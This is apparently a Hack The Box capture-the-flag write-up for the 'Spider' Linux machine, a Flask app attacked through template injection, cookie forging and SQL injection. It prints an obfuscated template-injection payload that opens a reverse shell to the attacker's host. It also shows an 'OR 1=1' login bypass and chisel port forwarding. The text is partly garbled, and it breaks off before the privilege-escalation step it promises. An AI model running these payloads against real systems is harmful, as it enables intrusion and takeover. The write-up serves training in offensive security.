

# Spider

## Synopsis

Spider is a hard difficulty Linux machine which focuses on web-based injection attacks. Server-Side Template Injection (SSTI) is first exploited to read the config object of a Flask application and obtain the SECRET\_KEY string, which can be used to sign and verify session cookies. An SQL injection attack carried through forged cookies allows attackers to retrieve login data from the database and gain administrative access to the web application. A second SSTI vulnerability is found in a support ticket portal. Exploiting this vulnerability, which requires bypassing a Web Application Firewall, results in arbitrary code execution and ultimately in an interactive shell on the system. Privileges can then be escalated by exploiting an XML External Entity (XXE) injection vulnerability in a beta web application running locally

## Skills

- Web enumeration
- SSTI techniques
- SQL injection
- XXE injection
- Obtaining application configuration via SSTI
- Decoding and forging Flask cookies
- SQL injection via flask cookies
- Bypassing WAF filters

\

## Exploitation

As always we start with the nmap to check what services/ports are open


```
# nmap -A 10.10.10.243
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 19:09 EDT
Nmap scan report for localhost (10.10.10.243)
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http     nginx/1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/27%OT=22%CT=1%CU=38715%PV=Y%DS=2%DC=T%G=Y%TM=64EBD7B
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=FA%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW
OS:7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%
OS:W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CN
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   34.00 ms  10.10.14.1
2   34.72 ms  localhost (10.10.10.243)
```

We see only two ports open, so we started the exploitation from the browser

Looks like the typical marketing page of the furniture company, with the functionality to register a new user account



We registered a new user what granted us a unique UUID

### User Registration.

Username

Confirm username

Password

Confirm password

Submit

# Admin login.

Username (UUID given at registration!)

9b472cd0-2bab-4552-bcae-fcb72e62cdd2

Password

Submit

Accessing the application as a registered user didn't give us any new accesses so we decided to return to the registration page and test it for injection vulnerabilities

After a while we discovered that the application is vulnerable to template injection that was leveraged to dump application's configuration data

# User Registration.

Username

{{config}}

Confirm username

{{config}}

Password

••••••

Confirm password

••••••

Submit

## User information

Username

<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAG

UUID


3618d229-eb57-40b5-9c4f-88714721c09f

Among interesting data found in the dump, we got application secret key and information that the entire application is built on python-flask framework

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Sup3rUnpr
edictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT
': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE
': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta
(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII
': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZ
E': 4093, 'RATELIMIT_ENABLED': True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False, 'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMI
T_STORAGE_URL': 'memory://', 'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-
Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}}>
--(root@kali)~[~/Desktop/Boxes/Spider.htb]
```

```
--# cat note
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Sup3rUnpr
edictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT
': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE
': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta
(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII
': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZ
E': 4093, 'RATELIMIT_ENABLED': True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False, 'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMI
T_STORAGE_URL': 'memory://', 'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-
Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}}>
```

When we captured the requests via BurpSuit, we saw the JWT token, which secret is based upon the passphrase



We already got the application's secret key which also serves as JWT passphrase so we could proceed with token modification in order to escalate privileges, but because the application is written in flask we can also brute-force the passphrase from the token itself

And after a while we successfully brute-forced the passphrase from the token

```
(root@kali)~[~/Desktop/Boxes/Spider.htb]
# flask-unsign --wordlist /usr/share/dirb/wordlists/common.txt --unsign --cookie 'eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6Im2MThkMjI5LWVhNTctNDBiNS05YzRmLTg4NmZlE0NzIxYzA5ZiJ9.Z0vaaQ.EcXLVNM2YF6K75W5JP9iVPK3P48' --no-literal-eval
[*] Session decodes to: {'cart_items': [], 'uuid': '3618d229-eb57-40b5-9c4f-88714721c09f'}
[*] Starting brute-forcer with 8 threads ..
[*] Found secret key after 128 attempts
b'Sun3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

Thorough inspection of the token showed the there are no data to tamper with so we decided to perform flask-unsign attack (this

As a result of the attack we dump the entire database where we found credentials for user chiv

```
[19:45:05] [INFO] fetching entries for table 'items' in database 'shop'
Database: shop
Table: items
[6 entries]
+-----+-----+-----+-----+-----+
| id | name | price | image_path | description |
+-----+-----+-----+-----+-----+
| 1 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 2 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 3 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 4 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 5 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 6 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
+-----+-----+-----+-----+-----+

[19:45:05] [INFO] table 'shop.items' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/items.csv'
[19:45:05] [INFO] fetching columns for table 'messages' in database 'shop'
[19:45:05] [INFO] fetching entries for table 'messages' in database 'shop'
Database: shop
Table: messages
(1 entry)
+-----+-----+-----+-----+
| post_id | creator | message | timestamp |
+-----+-----+-----+-----+
| 1 | 1 | Fix the <b>a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal<b> portal! | 2020-04-24 15:02:41 |
+-----+-----+-----+-----+

[19:45:05] [INFO] table 'shop.messages' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[19:45:05] [INFO] fetching columns for table 'users' in database 'shop'
[19:45:05] [INFO] fetching entries for table 'users' in database 'shop'
```

```
[19:45:05] [INFO] fetching entries for table 'items' in database 'shop'
Database: shop
Table: items
[6 entries]
+-----+-----+-----+-----+-----+
| id | name | price | image_path | description |
+-----+-----+-----+-----+-----+
| 1 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 2 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 3 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 4 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 5 | Chair | 1337 | stefan-chair-brown-black_0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 6 | Black Chair | 1337 | martin-chair-black-black_0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
+-----+-----+-----+-----+-----+

[19:45:05] [INFO] table 'shop.items' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/items.csv'
[19:45:05] [INFO] fetching columns for table 'messages' in database 'shop'
[19:45:05] [INFO] fetching entries for table 'messages' in database 'shop'
Database: shop
Table: messages
[1 entry]
+-----+-----+-----+-----+
| post_id | creator | message | timestamp |
+-----+-----+-----+-----+
| 1 | 1 | Fix the <b>a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal</b> portal! | 2020-04-24 15:02:41 |
+-----+-----+-----+-----+

[19:45:05] [INFO] table 'shop.messages' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[19:45:05] [INFO] fetching columns for table 'users' in database 'shop'
[19:45:05] [INFO] fetching entries for table 'users' in database 'shop'
```



```

Database: shop
Table: users
[3 entries]
+-----+-----+-----+-----+
| id | uuid | name | password |
+-----+-----+-----+-----+
| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
| 2 | 9b472cd0-2bab-4552-bcae-fcb72e62cdd2 | simon | pass123 |
| 3 | 3618d229-eb57-40b5-9c4f-88714721c09f | {{config}} | pass123 |
+-----+-----+-----+-----+

[19:45:05] [INFO] table 'shop.users' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/users.csv'
[19:45:05] [INFO] fetching columns for table 'support' in database 'shop'
[19:45:06] [INFO] fetching entries for table 'support' in database 'shop'
[19:45:06] [INFO] fetching number of entries for table 'support' in database 'shop'
[19:45:06] [INFO] retrieved: 0
[19:45:06] [WARNING] table 'support' in database 'shop' appears to be empty
Database: shop
Table: support
[0 entries]
+-----+-----+-----+-----+
| support_id | contact | message | timestamp |
+-----+-----+-----+-----+

[19:45:06] [INFO] table 'shop.support' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/support.csv'
[19:45:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 190 times
[19:45:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/spider.htb'
[19:45:06] [WARNING] your sqlmap version is outdated

```

We logged as chiv to the application

spider.htb/main

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome to the admin panel, chiv.

**New message**

Enter message

Submit

**View messages**

messages

**View support**

support

spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Submit a support ticket!**

Welcome to the support portal!

Contact number or email:

Message:

Submit

What provided us with new fields that we started testing for injection attacks

Putting a malicious character in the field, rendered a WAF error

```
spider.htb 40 </style>
gent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 41
: 42 <div class="main">
tml,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q= 43 <div class="ui segment">
44 <h1>
-Language: en-US,en;q=0.5 Submit a support ticket!
-Encoding: gzip, deflate </h1>
t-Type: application/x-www-form-urlencoded 45 <br />
t-Length: 28 46 <h2>
: http://spider.htb Hmmm, you seem to have hit a our WAF with the following chars: '
tion: close </h2>
r: 47 <br />
/spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal 48 <form class="ui form" action="
: session= /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal" method="POST">
J0X210ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTlwY2YtNDhZMjZiZTQ1YWQzOGI3My 49 <div class="field">
g0w_xASyTHX-hNadNne-8LywWmf04yI 50 <label for="contact">
e-Insecure-Requests: 1 Contact number or email:
51 </label>
t=simon'&message=simon 52 <br />
53 <input
54 type="text"
55 name="contact"
placeholder="JohnDoe@test.com"
56 </div>
```

Through trial and error we found the way to get a remote code execution via obfuscated template injection payload, what was used to get a reverse shell on the system

DashboardTargetProxyIntruderRepeaterCollaboratorSequences

1 x2 x3 x4 x5 x+

Send⚙Cancel<|>|

# Request

PrettyRawHex

1 POST /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1

2 Host: spider.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 264

9 Origin: http://spider.htb

0 Connection: close

1 Referer: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

2 Cookie: session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTmwY2YtNDA2NS1hZmI5LTZiZTQ1YWQzOGI3MyJ9.Z0vg0w.xASyTHX-hNadNne-8LywWmf04yI

3 Upgrade-Insecure-Requests: 1

4

5 contact={%25+include+request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo+-n+YmFzaCAtYyAnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4yNC81NTU1IDA%2bJjEn+|+base64+-d+|bash")|attr("read")()%25}&message=simon

⚙⏪⏩Search

0 matches

```

└─# ncat -nlvlp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.243:41884.
bash: cannot set terminal process group (1629): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ █

```

Enumeration of the system, showed presence of the internally available only ports, so we uploaded chisel and performed port forwarding to access the internal ports from our attacker's machine

```

Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port
udp    UNCONN 0        0       127.0.0.53%lo:53    0.0.0.0:*
tcp    LISTEN 0        128     0.0.0.0:80         0.0.0.0:*
tcp    LISTEN 0        100     127.0.0.1:8080     0.0.0.0:*
tcp    LISTEN 0        128     127.0.0.53%lo:53    0.0.0.0:*
tcp    LISTEN 0        128     0.0.0.0:22         0.0.0.0:*
tcp    LISTEN 0        80      127.0.0.1:3306     0.0.0.0:*
tcp    LISTEN 0        128     [::]:22            [::]:*
chiv@spider:/var/www/webapp$ █

```

```

chiv@spider:/tmp$ chmod 777 chisel_linux
[1] 4203der:/tmp$ ./chisel_linux client 10.10.14.24:4444 R:8081:127.0.0.1:8080 &
chiv@spider:/tmp$ 2023/08/28 03:38:51 client: Connecting to ws://10.10.14.24:4444
2023/08/28 03:38:52 client: Fingerprint d9:70:f3:a8:8e:cc:40:5e:be:7d:1a:b0:b6:a7:a8:73
2023/08/28 03:38:52 client: Connected (Latency 31.607421ms)
█

```

We bypassed the login page with a simple SQL injection payload

### Beta Login








Forgot your password? [Click Here!](#)

WELCOME, ADMIN' OR 1=1-- -

CHECKOUT NOW-modernized SHOPPING CART

My Cart

Continue Shopping >

	#QUE-007544-002 ASTHETIC BED 3 x \$5.00 IN STOCK	\$300.00	
	#QUE-007544-003 LAMP SHADE 3 x \$5.00 IN STOCK	\$800.00	
	#QUE-007544-004 KING SIZE BED 3 x \$5.00 OUT OF STOCK	\$212.00	
	#QUE-007544-005 CHAIR		